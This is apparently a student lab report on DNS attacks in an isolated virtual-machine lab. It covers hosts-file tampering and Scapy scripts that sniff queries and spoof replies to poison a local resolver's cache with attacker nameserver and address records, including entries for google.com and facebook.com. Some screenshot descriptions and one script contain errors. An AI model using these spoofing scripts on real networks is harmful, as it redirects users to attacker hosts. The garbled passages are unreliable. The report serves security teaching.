

Lab 5 - DNS Attacks

Machines used through the task:

SEED1: Attacker (10.0.2.4)

SEED2: Local DNS Server (10.0.2.5)

SEED3: Client (10.0.2.6)

Task 1


Configuring User Machine

Here we add the address of the local DNS to the resolv.conf file by modifying the head file of the resolve the resolv.conf file located in /etc/resolvconf

Code:

```
sudo nano /etc/resolvconf/resolv.conf.d/head
```

Output:



Observation: Here we see that the resolv.conf file has been modified successfully and our local DNS server is now registered in the Client machine


Task 2

Setting up Local DNS server

Code:

nano /etc/bind/named.conf

Output



Observation


Here we see that our Local DNS has been configured successfully with zone files updated and a db file created. Here we see with the PING request that our DNS is configured successfully.

Task 4

Modifying Host files in the user machine

Here we modify the host file of the user so that the DNS query is not sent to the server.

Output:



Here the IP address of bank32.com is modified to be the attacker's IP address, here the DNS query isn't sent to the local DNS server and the PING request is sent to the attacker directly.

Task 5

Spoofing DNS response to user:

Code:


```
from scapy.all import *
def spoof_pkt(pkt):
    if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

        Ansec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

        DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=1,an=Ansec,ns=NSsec)
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:



Observation:

Here we see that our code sniffs the DNS request from the user and spoofs the reply.

In this case the IP of www.example.net is set to the IP of the attacker.

Task 6

Cache Poisoning Attack:

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

        Ansec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

        DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=1,an=Ansec,ns=NSsec)
        spoofpkt=IPpkt/UDPkpt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:

The image displays three screenshots from a virtual machine environment (Oracle VM VirtualBox) showing the results of a DNS cache poisoning attack.

Top Left Screenshot: A terminal window showing the output of the command `dig www.example.net`. The output indicates that the DNS response for `www.example.net` is spoofed, showing an answer section with `259200 IN A 10.0.2.4` and an authority section with `259200 IN NS ns.attacker32.com`.

Top Right Screenshot: A Wireshark capture showing network traffic. The capture displays a series of DNS queries and responses. The response for `www.example.net` is spoofed, showing an answer section with `259200 IN A 10.0.2.4` and an authority section with `259200 IN NS ns.attacker32.com`.

Bottom Screenshot: A terminal window showing the output of the command `dig 9.10.3-P4-Ubuntu <<> www.example.net`. The output indicates that the DNS response for `www.example.net` is spoofed, showing an answer section with `259200 IN A 10.0.2.4` and an authority section with `259200 IN NS ns.attacker32.com`.

Here we see that Wireshark captures the Packet which is spoofed by the attacker shown in the VM on the right running on the attacker. The packet states that the DNS reply comes from the IP of www.example.net. The cache displayed on the machine on the top left shows the authority entry of www.example.net as ns.attacker32.com.

Task 7

Targeting authority section.

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if(DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

        Ansec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

        DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=1,an=Ansec,ns=NSsec)
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:

The screenshot displays a virtual machine environment with two terminal windows and a packet capture window.

Terminal 1 (Left): Shows the output of the `ifconfig` command for the `enp0s3` interface. It displays the IP address `10.0.2.5`, broadcast address `10.0.2.255`, and other network details.

Terminal 2 (Right): Shows the output of the `dig a.example.net` command. The output indicates a DNS query to `127.0.1.1` (localhost) for `a.example.net`. The response shows a `REFUSED` status and a `QUERY` opcode, indicating a spoofed response.

Packet Capture Window (Right): Shows a list of captured packets. The selected packet (No. 4) is a DNS standard query for `a.example.net` from source `10.0.2.5` to destination `192.283.230.10`. The packet details show a query for `a.example.net` with a TTL of 17.

Observation:

Using the previous code, we can see that the DNS reply shows that the authority section is spoofed as `ns.attacker32.com`. When a `dig` command is sent to `a.example.net`, the DNS query is sent out to `ns.attacker32.com` which was spoofed by the attacker.

Task 8

Targeting another domain.

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if(DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

        Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec1=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)


        NSsec2=DNSRR(rrname="google.com",type="NS",rdata="ns.attacker32.com",ttl=25
9200)

        DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=2,an=Anssec/NSsec2,ns=NSsec1/NSsec2)

        spoofpkt=IPpkt/UDPpkt/DNSpkt
        spoofpkt.show()
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:



Observation:

Here we see tha along with the DNR reply for www.example.net, an authority is set up for google.com in the reply. This answer is cached in the local DNS.

Task 9

Targeting Additional Section.

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

        Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec1=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

        NSsec2=DNSRR(rrname="example.net",type="NS",rdata="ns.example.net",ttl=2592
00)

        Addsec1=DNSRR(rrname="attacker32.com",type="A",rdata="1.2.3.4",ttl=259200)


        Addsec2=DNSRR(rrname="ns.example.net",type="A",rdata="5.6.7.8",ttl=259200)

        Addsec3=DNSRR(rrname="www.facebook.com",type="A",rdata="3.4.5.6",ttl=259200
)

        DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=2,arcount=3,an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        spoofpkt.show()
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```


Output:



The image shows two screenshots of a Kali Linux virtual machine running in Oracle VM VirtualBox. The left screenshot shows the output of the 'ifconfig' command for the 'enp0s3' interface, displaying IP address 10.0.2.5 and other network statistics. Below it, the output of the 'dig' command for 'www.example.net' is shown, indicating a successful query to the attacker's nameserver. The right screenshot shows a Python script being executed in a terminal, which sends a DNS spoofing packet to the target IP 10.0.2.5. The script sets the rdata to '1.2.3.4' for 'ns.example.net' and '5.6.7.8' for 'www.facebook.com'.

```
[03/08/2019 20:24] Chirag@VM:/$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:75:e3:fb
        inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::2483:8233:f69e:5279/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:18205  errors:0  dropped:0  overruns:0  frame:0
        TX packets:6386  errors:0  dropped:0  overruns:0  carrier:0
        collisions:0  txqueuelen:1000
        RX bytes:3592158 (3.5 MB)  TX bytes:583006 (583.0 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128  Scope:Host

[03/08/2019 20:26] Chirag@VM:/$ dig www.example.net
;; opcode: QUERY, status: NOERROR, id: 47219
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;; QUESTION SECTION:
;www.example.net.      IN      A
;; ANSWER SECTION:
www.example.net.      259200 IN      A      10.0.2.4
;; AUTHORITY SECTION:
example.net.          259200 IN      NS      ns.attacker32.com.
example.net.          259200 IN      NS      ns.example.net.
;; ADDITIONAL SECTION:
attacker32.com.       259200 IN      A      1.2.3.4
ns.example.net.       259200 IN      A      5.6.7.8
www.facebook.com.     259200 IN      A      3.4.5.6
;; Query time: 50 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Fri Mar 08 20:26:43 EST 2019
;; MSG SIZE rcvd: 237

[03/08/2019 20:26] Chirag@VM:/$

rname = 'attacker32.com'
type = A
rclass = IN
ttl = 259200
rdlen = 4
rdata = '1.2.3.4'
###[ DNS Resource Record ]###
rname = 'ns.example.net'
type = A
rclass = IN
ttl = 259200
rdlen = 4
rdata = '5.6.7.8'
###[ DNS Resource Record ]###
rname = 'www.facebook.com'
type = A
rclass = IN
ttl = 259200
rdlen = 4
rdata = '3.4.5.6'

Sent 1 packets.
^C[03/08/2019 20:26] Chirag@VM:~/../Lab5$
```

Observation:

Here we spoofed the address of attacker32.com along with the nameserver for example.net and www.facebook.com.

Although the dig command returns these additional sections, the address of facebook.com is dropped.